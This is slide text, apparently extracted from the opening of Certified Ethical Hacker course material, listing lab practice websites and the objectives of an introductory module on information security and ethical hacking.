


Checkpoints of Virtual Machines



Moviescope and GoodShopping Websites

C|EH
CERTIFIED EXPERT



Moviescope: <http://www.moviescope.com>




GoodShopping: <http://www.goodshopping.com>

Live Hack Website


<http://www.certifiedhacker.com>



CEH Labs




CEH Labs



CEH Labs



CEH Labs









Let's Start Hacking!

Introduction to Ethical Hacking

Module 01

Unmask the Invisible Hacker




Module Objectives




- ↳ Overview of Current Security Trends
- ↳ Understanding the Elements of Information Security
- ↳ Understanding Information Security Threats and Attack Vectors
- ↳ Overview of Hacking Concepts, Types, and Phases
- ↳ Understanding Ethical Hacking Concepts and Scope



- ↳ Overview of Information Security Management and Defense-in-Depth
- ↳ Overview of Policies, Procedures, and Awareness
- ↳ Overview of Physical Security and Controls
- ↳ Understanding Incident Management Process
- ↳ Overview of Vulnerability Assessment and Penetration Testing
- ↳ Overview of Information Security Acts and Laws

